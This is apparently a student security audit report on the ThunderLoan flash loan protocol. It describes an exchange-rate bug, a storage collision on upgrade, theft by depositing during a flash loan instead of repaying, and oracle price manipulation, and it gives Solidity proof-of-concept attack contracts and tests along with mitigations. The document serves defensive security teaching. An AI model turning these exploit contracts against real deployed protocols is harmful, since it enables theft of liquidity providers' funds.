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Protocol Summary

The ThunderLoan protocol is meant to do the following:

- 1. Give users a way to create flash loans
- 2. Give liquidity providers a way to earn money off their capital


Liquidity providers can deposit assets into Thunder Loan and be given AssetTokens in return. These AssetTokens gain interest over time depending on how often people take out flash loans!

Disclaimer

The amaqkkg team makes all effort to find as many vulnerabilities in the code in the given time period, but holds no responsibilities for the findings provided in this document. A security audit by the team is not an endorsement of the underlying business or product. The audit was time-boxed and the review of the code was solely on the security aspects of the Solidity implementation of the contracts.

Risk Classification

		Impact		
		High	Medium	Low
	High	Н	H/M	М
Likelihood	Medium	H/M	М	M/L



We use the CodeHawks severity matrix to determine severity. See the documentation for more details.

Audit Details

Commit Hash:

```
1 8803f851f6b37e99eab2e94b4690c8b70e26b3f6
```

Scope

```
1 ./src/
2 #-- interfaces
      #-- IFlashLoanReceiver.sol
3
       #-- IPoolFactory.sol
       #-- ITSwapPool.sol
6
       #-- IThunderLoan.sol
7 #-- protocol
8
       #-- AssetToken.sol
9
       #-- OracleUpgradeable.sol
10
       #-- ThunderLoan.sol
11 #-- upgradedProtocol
       #-- ThunderLoanUpgraded.sol
12
```

Roles

- Owner: The owner of the protocol who has the power to upgrade the implementation.
- Liquidity Provider: A user who deposits assets into the protocol to earn interest.
- User: A user who takes out flash loans from the protocol.

Executive Summary

Part of cyfrin updraft security research audit course.

Issues found

Severity	Number of issues found	
High	3	
Medium	1	
Low	0	
Info	0	
Total	4	

Findings

High

[H-1] Errorneous Thunder Loan: : updateExchangeRate in the deposit function causes protocol to think it has more fees than it really does, which blocks redemption and incorrectly sets the exchange rate

Description: In Thunder Loan: : deposit the protocol calculates the exchange rate by dividing the total fees by the total deposits. However, the protocol does not account for the fact that the fees are not yet distributed to the liquidity providers. This means that the exchange rate is calculated as if the fees have already been distributed, which causes the exchange rate to be too high. This causes the protocol to think it has more fees than it really does, which blocks redemption and incorrectly sets the exchange rate.

```
function deposit(IERC20 token, uint256 amount) external
          revertIfZero(amount) revertIfNotAllowedToken(token) {
2
          AssetToken assetToken = s_tokenToAssetToken[token];
3
           uint256 exchangeRate = assetToken.getExchangeRate();
4
           uint256 mintAmount = (amount * assetToken.
              EXCHANGE_RATE_PRECISION()) / exchangeRate;
5
           emit Deposit(msg.sender, token, amount);
           assetToken.mint(msg.sender, mintAmount);
6
          uint256 calculatedFee = getCalculatedFee(token, amount);
7 @>
         assetToken.updateExchangeRate(calculatedFee);
8 @>
9
          token.safeTransferFrom(msg.sender, address(assetToken), amount)
10
       }
```

Impact: There are several impacts to this bug.

- 1. The redeem function is blocked, because the protocol thinks the owed token is more than it has
- 2. Rewards are incorrectly calculated, leading to liquidity providers potentially getting way more or less than deserved

Proof of Concept:

- 1. LP deposits
- 2. User takes out a flash loan
- 3. It is now impossible for LP to redeem

Proof of Code

Place the following into ThunderLoanTest.t.sol

```
function testRedeemAfterLoan() public setAllowedToken hasDeposits {
           uint256 amountToBorrow = AMOUNT * 10;
           uint256 calculatedFee = thunderLoan.getCalculatedFee(tokenA,
3
              amountToBorrow);
4
5
           vm.startPrank(user);
           tokenA.mint(address(mockFlashLoanReceiver), AMOUNT);
6
           thunderLoan.flashloan(address(mockFlashLoanReceiver), tokenA,
7
               amountToBorrow, "");
8
           vm.stopPrank();
9
           uint256 amountToRedeem = type(uint256).max;
10
           vm.startPrank(liquidityProvider);
11
12
           thunderLoan.redeem(tokenA, amountToRedeem);
13
       }
```

Recommended Mitigation: Removed the incorrectly updated exchange rate lines from deposit

```
function deposit(IERC20 token, uint256 amount) external
          revertIfZero(amount) revertIfNotAllowedToken(token) {
2
           AssetToken assetToken = s_tokenToAssetToken[token];
           uint256 exchangeRate = assetToken.getExchangeRate();
3
           uint256 mintAmount = (amount * assetToken.
4
               EXCHANGE_RATE_PRECISION()) / exchangeRate;
           emit Deposit(msg.sender, token, amount);
           assetToken.mint(msg.sender, mintAmount);
6
           uint256 calculatedFee = getCalculatedFee(token, amount);
7 -
           assetToken.updateExchangeRate(calculatedFee);
8 -
9
           token.safeTransferFrom(msg.sender, address(assetToken), amount)
               ;
10
       }
```

[H-2] The ThunderLoan: flashloan function only check for ERC20 total balance in the contract after done flashloaning but does not check where the balance is come from, making attacker can use deposit instead repay to steal funds

Description: In ThunderLoan: flashloan the protocol making sure that user repay the flashloaned fund by checking if endingBalance is greater than startingBalance + fee after the function called. However, malicious attacker can just use deposit instead of repay function as the protocol does not have way to check where the funds come from and this cause the forementioned check is passed. Moreover the malicious user now have can redeem the amount of ERC20 they deposited by using flashloan, stealing the fund from protocol.

Impact: The protocol and liquidity provider loses fund deposited to the contract.

Proof of Concept:

The following all happens in 1 transaction.

- 1. User take a flashloan from Thunder Loan for 1000 tokenA.
- 2. User then repay the protocol by calling deposit and depositing the flashloaned 1000 tokenA plus fee.
- 3. User now redeem and get 1000 tokenA and the fee they paid on step 2.

Proof of Code

Place the following into ThunderLoanTest.t.sol import section:

```
import { IFlashLoanReceiver } from "../../src/interfaces/
    IFlashLoanReceiver.sol";
import { IERC20 } from "@openzeppelin/contracts/token/ERC20/IERC20.sol";
;
```

Place the following into ThunderLoanTest.t.sol test section:

```
function testUseDepositInsteadOfRepayToStealFunds() public
          setAllowedToken hasDeposits {
2
           vm.startPrank(user);
           uint256 amountToBorrow = 50e18;
           uint256 fee = thunderLoan.getCalculatedFee(tokenA,
               amountToBorrow);
5
           DepositOverRepay dor = new DepositOverRepay(address(thunderLoan
               ));
6
           tokenA.mint(address(dor), fee);
7
           thunderLoan.flashloan(address(dor), tokenA, amountToBorrow, "")
8
           dor.redeemMoney();
9
           vm.stopPrank();
10
           assert(tokenA.balanceOf(address(dor)) > 50e18 + fee);
11
```

```
12 }
```

Place the following contract into ThunderLoanTest.t.sol:

```
contract DepositOverRepay is IFlashLoanReceiver {
       ThunderLoan thunderLoan;
2
3
       AssetToken assetToken;
4
       IERC20 s_token;
5
6
       constructor(address _thunderLoan) {
           thunderLoan = ThunderLoan(_thunderLoan);
7
8
       }
9
       function executeOperation(
10
11
           address token,
12
           uint256 amount,
13
           uint256 fee,
14
           address, /*initiator*/
15
           bytes calldata /*params*/
16
       )
           external
17
           returns (bool)
18
19
           s_token = IERC20(token);
20
21
           assetToken = thunderLoan.getAssetFromToken(IERC20(token));
           s_token.approve(address(thunderLoan), amount + fee);
22
           thunderLoan.deposit(IERC20(token), amount + fee);
23
24
           return true;
25
       }
26
27
       function redeemMoney() public {
28
           uint256 amount = assetToken.balanceOf(address(this));
29
           thunderLoan.redeem(s_token, amount);
       }
31 }
```

then run forge test --mt testUseDepositInsteadOfRepayToStealFunds and the test should pass.

Recommended Mitigation: Consider to add mapping to track user with amount owed and force the user to use repay function. Add the following code to ThunderLoan.sol

```
8 .
9
10
       11
                             STATE VARIABLES
12
13
       14
       mapping(IERC20 => AssetToken) public s_tokenToAssetToken; // e this
           maps USDC => USDCAssetToken
15 +
       mapping(address => uint256) public s_borrowerToAmountOwed;
16
17
18
       function flashloan(
19
          address receiverAddress,
20
21
          IERC20 token,
22
          uint256 amount,
23
          bytes calldata params
24
       )
25
          external
26
           revertIfZero(amount)
          revertIfNotAllowedToken(token)
27
28
       {
29
          AssetToken assetToken = s tokenToAssetToken[token];
          uint256 startingBalance = IERC20(token).balanceOf(address(
              assetToken));
          if (amount > startingBalance) {
33
              revert ThunderLoan__NotEnoughTokenBalance(startingBalance,
                 amount);
34
          }
          if (receiverAddress.code.length == 0) {
              revert ThunderLoan__CallerIsNotContract();
37
          }
40
          uint256 fee = getCalculatedFee(token, amount);
41
42
            s_borrowerToAmountOwed[receiverAddress] = amount + fee;
            assetToken.updateExchangeRate(fee);
43
44
            emit FlashLoan(receiverAddress, token, amount, fee, params);
45
46
            s_currentlyFlashLoaning[token] = true;
47
            assetToken.transferUnderlyingTo(receiverAddress, amount);
48
49
            receiverAddress.functionCall(
50
51
                abi.encodeCall(
52
                    IFlashLoanReceiver.executeOperation,
53
                    (
                        address(token),
54
55
                        amount,
```

```
56
57
                          msg.sender, // initiator
58
                          params
59
                      )
                  )
61
              );
62
              uint256 endingBalance = token.balanceOf(address(assetToken));
              if (endingBalance < startingBalance + fee) {</pre>
64
                  revert ThunderLoan__NotPaidBack(startingBalance + fee,
65
                     endingBalance);
              }
             if (s_borrowerToAmountOwed[receiverAddress] != 0) {
68 -
69 -
                  revert ThunderLoan__NotPaidBackUsingRepay(
       s_borrowerToAmountOwed[receiverAddress]);
70 -
71
72
              s_currentlyFlashLoaning[token] = false;
73
74
       }
75
76
       function repay(IERC20 token, uint256 amount) public {
77
       if (!s_currentlyFlashLoaning[token]) {
78
       revert ThunderLoan\_\_NotCurrentlyFlashLoaning();
79
       AssetToken assetToken = s_tokenToAssetToken[token];
81
              s_borrowerToAmountOwed[msg.sender] -= amount;
              token.safeTransferFrom(msg.sender, address(assetToken),
                 amount);
84
       }
```

[H-3] Storage collision can happen when upgrading ThunderLoan.sol with ThunderLoanUpgraded.sol making variable ThunderLoan::s_flashLoanFee and ThunderLoan::s_currentlyFlashLoaning not usable thus freezing the protocol

Description: Thunder Loan . sol has two variable in the following order:

```
uint256 private s_feePrecision;
uint256 private s_flashLoanFee; // 0.3% ETH fee
```

However, the upgraded contract Thunder Loan Upgraded . sol has them in a different order:

```
uint256 private s_flashLoanFee; // 0.3% ETH fee
uint256 public constant FEE_PRECISION = 1e18;
```

Due to how solidity storage works, after the upgrade the s_flashLoanFee will have the value of

s_feePrecision. You cannot adjust the position of storage variables, and removing the storage variables for constant variables, break the storage locations as well.

Impact: After the upgrade, the s_flashLoanFee will have the value of s_feePrecision. This means that user who take out flash loans right after an upgrade will be charged the wrong fee.

More importantly, the s_currentlyFlashLoaning mapping with storage in the wrong storage slot.

Proof of Concept:

Proof of Code

Place the following into ThunderLoanTest.t.sol

```
import { ThunderLoanUpgraded } from "../../src/upgradedProtocol/
      ThunderLoanUpgraded.sol";
2
3 .
4 .
5
       function testUpgradeBreaks() public {
           uint256 feeBeforeUpgrade = thunderLoan.getFee();
6
7
           vm.startPrank(thunderLoan.owner());
           ThunderLoanUpgraded upgraded = new ThunderLoanUpgraded();
8
9
           thunderLoan.upgradeToAndCall(address(upgraded), "");
           uint256 feeAfterUpgrade = thunderLoan.getFee();
10
11
           vm.stopPrank();
12
           console.log("Fee before:", feeBeforeUpgrade);
           console.log("Fee after:", feeAfterUpgrade);
13
14
           assert(feeBeforeUpgrade != feeAfterUpgrade);
15
       }
```

or you can also see the storage layout difference by running forge inspect ThunderLoan storage and forge inspect ThunderLoanUpgraded storage

Recommended Mitigation: If you must remove the storage variable, leave it as blank as to not mess up with the storage slot.

```
1 - uint256 private s_flashLoanFee; // 0.3% ETH fee
2 - uint256 public constant FEE_PRECISION = 1e18;
3 + uint256 private s_blank;
4 + uint256 private s_flashLoanFee;
5 + uint256 public constant FEE_PRECISION = 1e18;
```

Medium

[M-1] Using TSwap as price oracle leads to price and oracle manipulation attacks

Description: The TSwap protocol is a constant product formula based AMM (automated market maker). The price of a token is determined by how many reserves are on either side of the pool. Because of this, it is easy for malicious users to manipulate the price of a token by buying or selling a large amount of the token in the same transaction, essentially ignoring protocol fees.

Impact: Liquidity providers will drastically reduced fees for providing liquidity.

Proof of Concept:

The following all happens in 1 transaction.

- 1. User takes a flash loan from Thunder Loan for 1000 tokenA. They are charged the original fee fee1. During the flash loan, they do the following:
 - 1. User sells 1000 tokenA, tanking the price.
 - 2. Instead of repaying right away, the user takes out another flash loan for another 1000 tokenA.
 - 1. Due to the fact that the way Thunder Loan calculates price based on the TSwapPool this second flash loan is substantially cheaper.

```
1 3. The user then repays the first flash loan, and then repays the second flash loan.
```

Proof of Code

Place the following into ThunderLoanTest.t.sol import section:

Place the following into ThunderLoanTest.t.sol test section:

```
function testOracleManipulation() public {
2
           // 1. setup contract
3
           thunderLoan = new ThunderLoan();
           tokenA = new ERC20Mock();
4
5
           proxy = new ERC1967Proxy(address(thunderLoan), "");
6
           // create a TSwap Dex between WETH / TokenA
7
           BuffMockPoolFactory pf = new BuffMockPoolFactory(address(weth))
8
           address tswapPool = pf.createPool(address(tokenA));
           thunderLoan = ThunderLoan(address(proxy));
9
10
           thunderLoan.initialize(address(pf));
11
           // 2. fund tswap
12
           vm.startPrank(liquidityProvider);
13
           tokenA.mint(liquidityProvider, 100e18);
15
           tokenA.approve(address(tswapPool), 100e18);
16
           weth.mint(liquidityProvider, 100e18);
           weth.approve(address(tswapPool), 100e18);
17
18
           BuffMockTSwap(tswapPool).deposit(100e18, 100e18, 100e18, block.
               timestamp);
19
           vm.stopPrank();
20
           // ratio 100 weth and 100 tokenA
21
           // price 1:1
22
23
           // 3. fund thunderloan
24
           vm.prank(thunderLoan.owner());
25
           thunderLoan.setAllowedToken(tokenA, true);
           vm.startPrank(liquidityProvider);
26
           tokenA.mint(liquidityProvider, 1000e18);
27
28
           tokenA.approve(address(thunderLoan), 1000e18);
29
           thunderLoan.deposit(tokenA, 1000e18);
30
           vm.stopPrank();
31
           // 100 weth and 100 tokenA in TSwap
32
           // 1000 tokenA in thunderLoan
34
           // take out a flash loan of 50 tokenA
           // swap it on the dex, tanking the price> 150 tokenA -> ~80
           // take out another flash loan of 50 tokenA (and it should be
               much more cheaper)
           // 4. we are going to take out 2 flash loan
39
                a. to nuke the price of weth/tokenA on TSwap
40
                b. to show that doing so greatly reduces the fees we pay
               on thunderloan
41
42
           uint256 normalFeeCost = thunderLoan.getCalculatedFee(tokenA,
               100e18);
43
           console.log("Normal fee is:", normalFeeCost);
```

```
44
            // 0.296147410319118389
45
            uint256 amountToBorrow = 50e18; // we gonna do this twice
46
            MaliciousFlashLoanReceiver flr = new MaliciousFlashLoanReceiver
               (
                address(tswapPool), address(thunderLoan), address(
48
                   thunderLoan.getAssetFromToken(tokenA))
49
            );
50
51
            vm.startPrank(user);
            tokenA.mint(address(flr), 100e18);
53
            thunderLoan.flashloan(address(flr), tokenA, amountToBorrow, "")
54
            vm.stopPrank();
55
            uint256 attackFee = flr.feeOne() + flr.feeTwo();
57
            console.log("attack fee is:", attackFee);
            assert(attackFee < normalFeeCost);</pre>
       }
```

Place the following contract into ThunderLoanTest.t.sol:

```
1 contract MaliciousFlashLoanReceiver is IFlashLoanReceiver {
       ThunderLoan thunderLoan;
3
       address repayAddress;
4
       BuffMockTSwap tswapPool;
5
       bool attacked;
6
       uint256 public feeOne;
7
       uint256 public feeTwo;
8
9
       constructor(address _tswapPool, address _thunderLoan, address
           _repayAddress) {
           tswapPool = BuffMockTSwap(_tswapPool);
10
           thunderLoan = ThunderLoan(_thunderLoan);
11
12
            repayAddress = _repayAddress;
13
       }
14
15
       function executeOperation(
           address token,
16
           uint256 amount,
17
18
           uint256 fee,
19
           address, /*initiator*/
           bytes calldata /*params*/
20
21
       )
22
           external
23
           returns (bool)
24
25
           if (!attacked) {
               // 1. Swap tokenA borrowed for weth
26
                // 2. take out another flash loan, to show the difference
27
28
                feeOne = fee;
```

```
29
               attacked = true;
               uint256 wethBought = tswapPool.getOutputAmountBasedOnInput
                   (50e18, 100e18, 100e18);
               IERC20(token).approve(address(tswapPool), 50e18);
31
32
               /// tanks the price
               tswapPool.swapPoolTokenForWethBasedOnInputPoolToken(50e18,
                   wethBought, block.timestamp);
34
                /// second flash loan
               thunderLoan.flashloan(address(this), IERC20(token), amount,
                    "");
                // repay
               IERC20(token).transfer(address(repayAddress), amount + fee)
           } else {
               //calculate the fee and repay
40
               feeTwo = fee;
41
                /// repay
               IERC20(token).approve(address(thunderLoan), amount + fee);
42
43
               thunderLoan.repay(IERC20(token), amount + fee);
44
           }
45
           return true;
46
       }
47 }
```

using forge test --mt testOracleManipulation -vvvv we can then see the difference in fees:

```
1 Ran 1 test for test/unit/ThunderLoanTest.t.sol:ThunderLoanTest
2 [PASS] testOracleManipulation() (gas: 8507149)
3 Logs:
4 Normal fee is: 296147410319118389
5 attack fee is: 214167600932190305
```

Recommended Mitigation: Consider using a different price oracle mechanism, like a Chainlink price feed with a Uniswap TWAP fallback oracle.